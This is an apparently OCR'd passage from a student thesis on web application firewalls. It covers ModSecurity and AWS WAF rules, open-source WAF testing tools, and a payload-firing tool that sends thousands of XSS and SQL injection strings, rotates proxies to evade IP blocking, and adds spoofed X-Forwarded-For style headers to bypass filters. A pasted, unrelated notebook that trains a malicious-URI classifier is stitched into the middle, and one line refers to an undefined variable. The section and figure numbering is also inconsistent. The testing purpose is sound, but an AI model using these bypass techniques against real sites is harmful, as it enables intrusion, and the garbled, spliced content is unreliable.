SecRule ARGS "@contains <script>" "id:1,deny,status:403,t:lowercase,t:
    removeWhitespace"
```

Another technique that can be used to bypass the rule above is HTML encoding. An attacker encodes characters to corresponding HTML entities such as, from > (greater then) to >. Web applications normally decode HTML entities automatically. So if the payload was decoded as <sCript >alert(1);</script>, the applicationwill treat it as <sCript >alert(1);</script>. The following rule will fix this issue:

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403,t:lowercase,t:
    removeWhitespace,t:htmlEntityDecode"
```

There are many cases where operator @contain cannot provide enough security. Operator @rx can be used to performs a regular expression to find a match of the pattern. This means the knowledge of regular expression is required [6].

3.2.2 AWS Web Application Firewall

Amazon Web Services (AWS) is the world's most comprehensive and broadly adopted cloud platform, offering over 175 fully-featured services. One of those services is the AWS Web application firewall (AWS WAF). In general, AWS WAF controls how an Amazon CloudFront distribution, an Amazon API Gateway API, or an Application Load Balancer responds to web requests before forwarding the request to an AWS resource (web app). The core component of AWS WAF is the web access control list (Web ACL). Web ACLs are used to protect AWS resources. The user can create Web ACL and define its protection strategy by adding rules [2].

Rules define how to inspect web requests and what to do when a web request matches the inspection criteria. Each rule requires one top-level statement, a nested statement can be configured if needed. Rule statements can also be very complex. For instance, a logical AND, OR, and NOT statements can be used to combine other statements. The following list presents what is called "Match statements":

Match statements	Description
Geographic match	Inspects the request's country of origin.
IP set match	Compares the request origin against a set of IP addresses and/or address ranges.
Size constraint	Checks size constraints against a specified request component.
Regex pattern set	Compares regex patterns against a specified request component.
String match	Compares a string to a specified request component.
SQLi attack	Inspects for malicious SQL code in a specified request component.
XSS attack	Inspects for cross-site scripting attacks in a specified request component.

Table 3.2: Match statements [2]

When a web request matches the rules, the rule action tells AWS WAF what to do with the web request. There are 3 rules action to choose: 1) Count - the WAF counts the request but doesn't determine whether to allow it or block it. 2) Allow - the WAF allows the request to be forwarded to the web application (AWS resources) for processing and response. 3) Block - the WAF block the request and web application responds with an HTTP code 403 (forbidden). Moreover, a user can also create rule groups that can be reused in many Web ACLs. For instance: a rule group call "malicious payload" which contains all SQLI and XSS match statements.

The rules can get complex in many situations. For instance: a user wants to createa rule that blocks certain countries, but still allows requests from a specific set of IP addresses in that country, also, the request should not include malicious (SQLi, XSS). In this case, the user needs to create a rule with the action set to block with another 4 match statements and 5 logical statements. The code block below shows the high-level of the mentioned rule:

```
* Rule with the action set to Block
* And statement
* Geo match statement listing the countries that the user want to block
* Not statement
* IP set statement that specifies the IP addresses that the user want
   to allow through
* And statement
* XSS attack match statement list potential XSS attacks
* And statement
* SQLI attack match statement list malicious SQL queries
```

Configuring WAF rules can be challenging and burdensome, especially for those who do not have a security background. AWS offers AWS WAF Security Automations which can be used to avoid the complexity of creating rules. The solution is using AWS CloudFormation to automatically deploy a web ACL with a set of AWS WAF rules designed to filter common web-based attacks [2].

3.2.3 Summary

WAFs work on the concept of having a set of rules that define the actions. Different WAF has different ways to implement and configures the rules. For Modsecurity, the user needs to write the rule in a configuration file (modsecurity.cof). On the other hand, AWS WAF can be managed on the AWS web application. One thing that both Modsec and AWS WAF have in common is the complexity of creating rules. Configuring WAF rules can be challenging and burdensome since the user needs to learn how each WAF vendor works and how to configure it.

This research examined one of the ModSec directives, SecRule. SecRule has more than 100 variables, 36 operators, 35 transformations, and 47 actions [15], let alone the fact there is a syntax that needs to be considered when writing it.

Configuring AWS WAF rules can be difficult, since the user needs to understand the components such as Web ACL, rules, rules group, match statements, and logical statements. Furthermore, the user needs to understand how to configure each component and how the components work together .

A user can use a regular expression (regex) to find a match of the pattern in the web request. Both AWS WAF and Modsec offer this feature. A regular expression is a complex topic by itself and can become even more complex when creating a regex to detect a certain type of web request.

Both AWS WAF and ModSec offers a solution to avoid the complexity of creating rules. In ModSec, the user can use a default ruleset (a file called modsecurity.conf-recommended) which is included when the user installed Modsec. Furthermore, there is a predefined ruleset call OWASP ModSecurity Core Rule Set (CRS) which is written by the OWASP community, the same creator that creates OWASP top ten lists. AWS WAF also offers AWS WAF Security Automations which can be used to automatically deploy a web ACL with a set of AWS WAF rules designed to filter common web-based attacks [2].

3.3 Open-source WAF testing tools

Testing tools are used to find vulnerabilities on misconfigured WAF. To limit the scope of this research, this research only reviews the open-source testing tool. The difference tools offer different methods. For instance: footprinting, fuzzing, and bypassing. The following descriptions describe the main goal of each methods.

Footprinting (known as reconnaissance) is a technique used for gathering information about a target, in this case, the target is WAF [16]. A penetration tester can use the footprinting tool to find out which WAF vendor is used. For instance, the application used ModSecurity version 2.3. He then can use this information to find a well-know vulnerability such as XSS or SQLI and execute the vulnerability to bypassing WAF's rules. The same scenario goes for an administrator who also want to find a well-known vulnerability for the specific WAF then secure it

Payload Execution tool is an automated tool that sends a huge amount of malicious payloads to a target which in this case is web application. The tool monitors the response from the web app and creates a list of payload which bypassed a security mechanism (WAF). An administrator can use the results to write an additional rule on WAF to secure the web application.

Fuzzing is an approach to software testing whereby the system being tested is bombarded with different strings [17]. In this case, the system is a web application andthe different string/payload are, for instance, special character, HTML DOM event (onmouseover, click), HTML encoded character, XSS/SQLI payload. To test the web app, A fuzzing tool sending huge amounts of payloads then monitoring the web app, in the hope of finding errors that arise as a result of processing the payloads [17]. The results are shown as pass or fail. A penetration tester can use this tool to find different strings that can bypass WAF's rule then use it to craft a malicious payload. On the other hand, an administrator can use the result to set up a specified rule to protect against the payloads.

Bypassing is a technique used to avoid a security mechanism, in this case, the security mechanism is WAF. A bypassing tool tries to find a vulnerability on the server-side and uses it to bypass WAF. For instance, finding a sub-domain that is not configured using WAF, finding an out supported SSL/TLS ciphers which that WAF cannot decrypt and Server can decrypt or adding an additional HTTP header to trick the WAF.

The following tools are an open-source testing tools that can be use to test WAFs.

1. **Wafw00f** is one of the most well-know footprinting tools written in Python. It sends a normal HTTP request or malicious HTTP requests. By analyzing the response from WAF and mapping it with WAF's fingerprint, the tools can identify the WAF that is used to protect the given application [18].

2. **identYwaf** another footprinting tool that can recognize WAF based on blind inference technique. It supports more than 70 different WAFs [19].

3. **WAFNinja** is a fuzzing tool written in Python. The tool has many XSS and SQLI payloads included within the tool. It supports HTTP connection, GET and POST requests and Proxy. Also, Cookies can be used in order to access pages restricted to authenticated users [20].

4. **XSStrike** is a Cross-Site Scripting detection suite by sending different XSS payloads to web app. XSStrike is better when compared with another xss detection tools. Since XSStrike analyses the response with multiple parsers and then crafts payloads that are guaranteed to work by context analysis integrated with a fuzzing engine. XSStrike offers many features such as WAF detection, Multi-threaded crawling and Context analysis.[21].

5. **bypass-firewalls-by-DNS-history** tries to bypass firewalls by finding the direct or outdated/unmaintained IP address of a server behind a WAF. The tool uses DNS history records and searches for old DNS A records. Thereafter, it checks if the

server replies to that domain. The user then can use the outdated and unmaintained IP address to bypass one. Also, the outdated server is likely to be vulnerable for various exploits [22].

6. **abuse-ssl-bypass-waf** is a tool used for finding the SSL/TLS Cipher that WAF cannot decrypt and Server can decrypt at the same time. The user then can use the specific cipher to bypass WAF [22].

7. **Bypass WAF** is an extension tool created for Burp suite which is one of the most well-known web application testing tools. The tool adds an extension HTTP headers to all HTTP requests sends by Burp suite which can help to bypass some WAF products/vendor. The extension HTTP headers are X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr [23].

Table 3.3 shows the comparison of different open-source testing tools base on the offering feature.

Tool \Method	Footprinting	Payload Execution	Fuzzing	Bypassing
Wafw00f	x			
identYwaf	x			
WAFNinja		x	x	
XSStrike	x	x	x	
bypass-firewalls-by-DNS-history				x
abuse-ssl-bypass-waf				x
Bypass WAF (Burp extension)				x

Table 3.3: Open-source tools and their features

Each tool has an advantage and disadvantage when compared with each other. For instance, A footprinting tool is better than a fuzzing tool since it offers footprinting but at the same time footprinting tools can’t be used to perform fuzzing. This means a tester needs to have multiple tools to be able to test a WAF using all mentioned methods. Furthermore, knowledge of each tool is required to use the tools efficiently. Web app firewall will solve this problem since it will offer all the mentioned testing methods. Moreover, the discussion and the comparison between the existing tools are discussed later in Section 6

6 Coding/ Core module

The purpose of this project is to develop a WAF testing tool that offers many functionalities. Web app firewall can help the user in a way that the user does not need to install many tools.In general, different tools have different ways to execute which means the users need to understand how each tool works and how to use each one of them. This project will solvethis problem since the user only needs to learn how to use Web app firewall. Moreover, users canuse the result from running Web app firewall to fix their misconfigured WAF. The figure below shows the class diagram for Web app firewall.




Figure 4.1: Class diagram

Web app firewall consists of 2 classes, *parse.py*, and *Web app firewall.py* (figure 4.1). The main goal of *parse.py* is to parse user input. On the other hand, *Web app firewall.py* is where the rest of the functionalities are written. There are many libraries/modules used to implement Web app firewalland each library is used to perform a specific task. The following libraries are: 1) *Pandas*is an open-source data structures and data analysis library for Python programming lan- guage. *Pandas* is used in Web app firewall to write the test results in HTML. 2) *Requests,* allowsthe user to send HTTP/1.1 requests extremely easy. Web app firewall uses this library when send-ing HTTP requests and receiving HTTP responses. 3) *urllib.parse* is a library for breakingURLs into components or to combine the components back into a URL. Web app firewall uses thislibrary for making the payloads safe to be used as URL components by quoting special characters and appropriately encoding non-ASCII text. Also, when decoding a URL backto UTF-8. 4) *Itertools* is used to perform a round-robin queue when a proxy option is given by the user. 5) *Progress.bar* is used to create a progress bar when sending payloads.
6) *Argparse* is used to parse command-line options, arguments, and sub-commands. 7) *Pathlib* is used to handle filesystem paths. 8) *datetime* is used when the output file is not given, Web app firewall gets the current time of the system and uses it as a file name.

To limit the scope of this project, Web app firewall used Wafw00f when performing footprint- ing. A module call *Subprocess* can be used to execute a bash command. Web app firewall uses thismodule to execute Wafw00f. Figure 4.2 is a component diagram showing a relationship between Web app firewall and Wafw00f. Moreover, The sequence diagram (figure 4.3) shows ob-ject interactions arranged in time sequence when the user executes the footprinting modein Web app firewall.

```
  # %%
import pandas as pd
df = pd.read_csv("data/dataset.csv")
df.info()

# %%
df['label'].value_counts()

# %%
df.head()

# %%
pd.set_option('display.max_colwidth', 80)
df[df['label'] == 1].head()

# %%
import matplotlib.pyplot as plt
%matplotlib inline
import seaborn as sns
sns.set_style('whitegrid')

def plot_attribute_countplot_by_label(dataset, attribute_name, value_list=None):
    if value_list is None:
        value_list = dataset[attribute_name].unique()
    fig, (axis1, axis2) = plt.subplots(2, 1, figsize=(14, len(value_list) * 2))
    sns.countplot(y='label', hue=attribute_name, hue_order=value_list,
                  data=dataset[dataset['label'] == 0], ax=axis1)
    sns.countplot(y='label', hue=attribute_name, hue_order=value_list,
                  data=dataset[dataset['label'] == 1], ax=axis2)

plot_attribute_countplot_by_label(df, "http_version")

# %%
plot_attribute_countplot_by_label(df, "is_static")

# %%
plot_attribute_countplot_by_label(df, "has_referer")

# %%
plot_attribute_countplot_by_label(df, "method", ["GET", "POST", "HEAD"])

# %%
from sklearn.model_selection import train_test_split
attributes = ['uri', 'is_static', 'http_version', 'has_referer', 'method']
x_train, x_test, y_train, y_test = train_test_split(df[attributes], df['label'],
test_size=0.2,
                                                    stratify=df['label'],
random_state=0)

# %%
```

```
x_train, x_dev, y_train, y_dev = train_test_split(x_train, y_train,
test_size=0.2,
                                                  stratify=y_train,
random_state=0)
print('Train:', len(y_train), 'Dev:', len(y_dev), 'Test:', len(y_test))

# %%
from sklearn.feature_extraction.text import CountVectorizer

count_vectorizer = CountVectorizer(analyzer='char', min_df=10)
n_grams_train = count_vectorizer.fit_transform(x_train['uri'])
n_grams_dev = count_vectorizer.transform(x_dev['uri'])

print('Number of features:', len(count_vectorizer.vocabulary_))

# %%
from sklearn.linear_model import SGDClassifier
from sklearn.metrics import accuracy_score

sgd = SGDClassifier(random_state=0)
sgd.fit(n_grams_train, y_train)
y_pred_sgd = sgd.predict(n_grams_dev)
print("SGDClassifier accuracy:", accuracy_score(y_dev, y_pred_sgd))

# %%
from sklearn.dummy import DummyClassifier
dummy_clf = DummyClassifier(strategy='most_frequent')
dummy_clf.fit(n_grams_train, y_train)
print("DummyClassifier accuracy:", dummy_clf.score(n_grams_dev, y_dev))

# %%
from sklearn.metrics import precision_score, recall_score
print('Precision:', precision_score(y_dev, y_pred_sgd))
print('Recall:', recall_score(y_dev, y_pred_sgd))

# %%
from sklearn.metrics import precision_recall_curve
from ggplot import ggplot, aes, geom_line
y_pred_scores = sgd.decision_function(n_grams_dev)

def plot_precision_recall_curve(y_true, y_pred_scores):
    precision, recall, thresholds = precision_recall_curve(y_true, y_pred_scores)
    return ggplot(aes(x='recall', y='precision'),
                  data=pd.DataFrame({"precision": precision, "recall": recall}))
+ geom_line()

plot_precision_recall_curve(y_dev, y_pred_scores)

# %%
from sklearn.metrics import average_precision_score
print('Average precision:', average_precision_score(y_dev, y_pred_scores))
```

```python
# %%
from sklearn.pipeline import Pipeline
from xgboost import XGBClassifier

count_vectorizer = CountVectorizer(analyzer='char', min_df=10)
xgb = XGBClassifier(seed=0)
pipeline = Pipeline([
    ('count_vectorizer', count_vectorizer),
    ('xgb', xgb)
])

# %%
pipeline.fit(x_train['uri'], y_train)
y_pred = pipeline.predict(x_dev['uri'])
y_pred_proba = pipeline.predict_proba(x_dev['uri'])

# %%
plot_precision_recall_curve(y_dev, y_pred_proba[:, 1])

# %%
print('Average precision:', average_precision_score(y_dev, y_pred_proba[:, 1]))
print('Precision:', precision_score(y_dev, y_pred))
print('Recall:', recall_score(y_dev, y_pred))

# %%
import numpy as np

def get_top_k_indices(l, k=10):
    ind = np.argpartition(l, -k)[-k:]
    return ind[np.argsort(l[ind])[::-1]]

feature_names = {v: k + ' (n_gram)' for k, v in
count_vectorizer.vocabulary_.items()}
for idx in get_top_k_indices(xgb.feature_importances_, 10):
    print('Importance: {:.3f} Feature: {}'.format(xgb.feature_importances_[idx],
feature_names[idx]))

# %%
head = x_dev[['is_static', 'http_version']].head(10).to_dict(orient='records')
head

# %%
from sklearn.feature_extraction import DictVectorizer

dict_vectorizer = DictVectorizer(sparse=False)
dict_vectorizer.fit_transform(head)

# %%
dict_vectorizer.vocabulary_
```

```python
# %%
from sklearn.base import BaseEstimator, TransformerMixin

class ColumnSelector(BaseEstimator, TransformerMixin):
    def __init__(self, column_list):
        self.column_list = column_list

    def fit(self, x, y=None):
        return self

    def transform(self, x):
        if len(self.column_list) == 1:
            return x[self.column_list[0]].values
        else:
            return x[self.column_list].to_dict(orient='records')

# %%
ColumnSelector(['is_static']).transform(x_dev)[0:5]

# %%
from sklearn.feature_extraction import DictVectorizer
from sklearn.pipeline import FeatureUnion

count_vectorizer = CountVectorizer(analyzer='char', ngram_range=(1, 3),
min_df=10)
dict_vectorizer = DictVectorizer()
xgb = XGBClassifier(seed=0)

pipeline = Pipeline([
    ("feature_union", FeatureUnion([
        ('text_features', Pipeline([
            ('selector', ColumnSelector(['uri'])),
            ('count_vectorizer', count_vectorizer)
        ])),
        ('categorical_features', Pipeline([
            ('selector', ColumnSelector(['is_static', 'http_version',
'has_referer', 'method'])),
            ('dict_vectorizer', dict_vectorizer)
        ]))
    ])),
    ('xgb', xgb)
])

pipeline.fit(x_train, y_train)

# %%
y_pred_proba = pipeline.predict_proba(x_dev)
print('Average precision:', average_precision_score(y_dev, y_pred_proba[:, 1]))

# %%
plot_precision_recall_curve(y_dev, y_pred_proba[:, 1])
```

```
# %%
from collections import defaultdict

indices_1_grams = [v for k, v in count_vectorizer.vocabulary_.items() if len(k)
== 1]
indices_2_grams = [v for k, v in count_vectorizer.vocabulary_.items() if len(k)
== 2]
indices_3_grams = [v for k, v in count_vectorizer.vocabulary_.items() if len(k)
== 3]
indices_categorical = [v + len(count_vectorizer.vocabulary_.items()) for _, v in
dict_vectorizer.vocabulary_.items()]

feature_group_importance = defaultdict(int)
for idx, value in enumerate(xgb.feature_importances_):
    if idx in indices_1_grams:
        feature_group_importance['1_grams'] += value
    elif idx in indices_2_grams:
        feature_group_importance['2_grams'] += value
    elif idx in indices_3_grams:
        feature_group_importance['3_grams'] += value
    elif idx in indices_categorical:
        feature_group_importance['categorical'] += value

for key, value in feature_group_importance.items():
    print("Feature set: {} has total importance of : {:.2f}".format(key, value))

# %%
precision, recall, thresholds = precision_recall_curve(y_dev, y_pred_proba[:, 1])
for idx, threshold in enumerate(thresholds):
    if precision[idx] > 0.995:
        print("Threshold: {:.5f} Precision: {:.5f} Recall: {:.5f}".format(t,
precision[idx], recall[idx]))
        break
```




Figure 4.2: Component diagram




Figure 4.3: Web app firewall footprinting mode

There are 4 main modes in Web app firewall which are the following:

1. *Footprinting* (-f): Web app firewall performing footprinting by executing Wafw00f
2. *Fuzzing* (-F): Web app firewall will send a general fuzzing payload that can be used to craft XSS or SQLI payload. For instance: special characters, HTML DOM event (onmouseover, click), HTML encoded characters, SQL commands The payloads can be found in db/fuzz/directory which contains around 500 fuzz payloads.

3. *XSS payload execution* (-xss): In this mode, Web app firewall is sending different XSS payloads to the web app. The payload can be found in db/xss.txt and there are 6232 payloads in the file.

4. *SQLI payload execution* (-sqli): Web app firewall will send SQLI payloads to the web app. The payloads can be found in db/sqli.txt and there are 1283 payloads in the file.

Payloads are included in Web app firewall's GitHub repository (link to payloads). The payloads were gathered from different GitHub repository such as [24], [25] and [26]. The payloadsare located in a .txt file, each line represents one payload.This allows the user to easily add more payload, remove, or edit the payload in the database.

Web app firewall is a Command-line interface (CLI) written in Python programing language. To be able to use Web app firewall efficiently, the user needs to know what each option stands for and the syntax. A manual page is shown when the user executes python3 Web app firewall.py
-h. The figure below shows the manual page.

```
Develop by Amata A. Github: gu2rks

usage: projectX.py [-h] [-F] [-xss] [-sqli] [-f] -t TARGET [-d DATABASE]
                   [-o OUTPUT] [-c COOKIES]

ProjectX WAF testing tool

optional arguments:
  -h, --help            show this help message and exit
  -F, --fuzz            testing WAF using fuzzing
  -xss, --xss           testing WAF by executing XSS payloads
  -sqli, --sqli         testin WAF by executing SQL payloads
  -f, --footprinting    footprinting WAF using WAFWOOF
  -t TARGET, --target TARGET
                        target's url and "projectX" where the payloads will be
                        replace. For instance: -t
                        "http://<YOUR_HOST>/?param=projectX"
  -d DATABASE, --database DATABASE
                        Absolute path to file contain payloads. the tool will
                        use the default database if -d is not given
  -o OUTPUT, --output OUTPUT
                        Name of the output file ex -o output.html
  -c COOKIES, --cookies COOKIES
                        cookies for the secssion. Use "," (comma) to separeate
                        cookies For instance: -c
                        cookie1="something",cookie2="something"
```

Figure 4.4: Web app firewall manual page

The following command is used when testing WAF by using XSS payload execution mode:

```
python3 Web app firewall.py -xss -t "http://<target IP>/?q=Web app
    firewall" -o output.html -c
```

When *-xss* is given, the tool will test a WAF by running XSS payload execution mode. To identify the target use *-t*. Note that the user needs to write "Web app firewall" where the payloads should be. The tools will replace "Web app firewall" with the payloads before sending it to the target's web app. *-c* stands for cookie/cookies which can be used to bypass an authentication mechanism. If more then one cookie is used, the user needs to separate thecookies with a comma In this case, *-d* (database) is not used which means the tool will read payloads from the default database. The *-o* or output identifies an output file which is a testing result written in an HTML file. If *-o* not given, the timestamp when the tool executed is used as the file name. The sequence diagram in figure 4.5 shows the processwhen the mentioned command is executed.

After the payload is sent, Web app firewall will monitor the web app response and save itas pass or fail. Pass means the web app responds with HTTP code 200 OK becauseweb application will return HTTP code 200 OK when payloads bypassed the WAF. If the response is not HTTP code 200 OK, Web app firewall will interpret as it is a fail. The user must understand when reading the output file (result) that the payload that has pass statusdoesn’t mean that the server is vulnerable to the specific payload. On the other hand, thetested WAF is misconfigured and allowed potential malicious payloads to reach the webapp. In XSS and SQLI payload execution mode, Web app firewall will only show the payload thatbypassed the WAF in the result file. It is important to know which payloads bypassed theWAF more blocked payloads. The system administrator can use this information to createa new rule to block the bypassed payload. On the other hand, in fuzzing mode, both passand failed payloads are shown in the result file. Since it is important for the user should know what string is pass or fail to be able to craft a malicious payload to test WAF. Figure
5.2 shows how the testing result from XSS payload execution mode.




Figure 4.5: XSS payload execution mode




Figure 4.6: high-level view of proxy server

Considering that some web application has a security mechanism which counters fuzzing by blocking the sender IP address. Web app firewall offers proxy which can be usedto bypass such security mechanisms. Figure 4.6 presents a high-level view of how a proxy server works. A proxy server is used for rerouted sending HTTP requests (packet) which contain the payload. While using a proxy the packet is first sent to a proxy server. Thereafter the proxy server will forward it to the destination. This means the webserver (destination) will not be able to block the original IP address since, from the webserver point of view, the packet was sent from the proxy server. Web app firewall fetches a free proxy listproxy list by fate0 and selects 10 IP addresses from the list. If the proxy option is given bythe user, Web app firewall will use the selected proxies when sending payload using round-robinscheduling by cycling the proxies. This means when the proxy is used, Web app firewall will move it to the end of the queue so that the next proxy in the queue will be used to send thenext payloads, and it repeats this process until all payloads are sent. It is important for theuser to know that Web app firewall's performance drops when a proxy option is selected. Figure 4.7 shows the prompt messages asking users if they want to use a proxy when testing WAF.

Figure 4.7: Prompt messages for proxy

There are HTTP headers that can bypass **some** WAF products. Web app firewall lets the userto choose if they want to use this functionality, if yes then the following HTTP headers are included in HTTP request when testing WAF:

```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
```

```
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
```

This functionality is inspired by Bypass Waf (Burp Suite extension) [23]. Figure 4.8 shows prompt messages asking users were asked if they want to add the mentioned HTTP header.

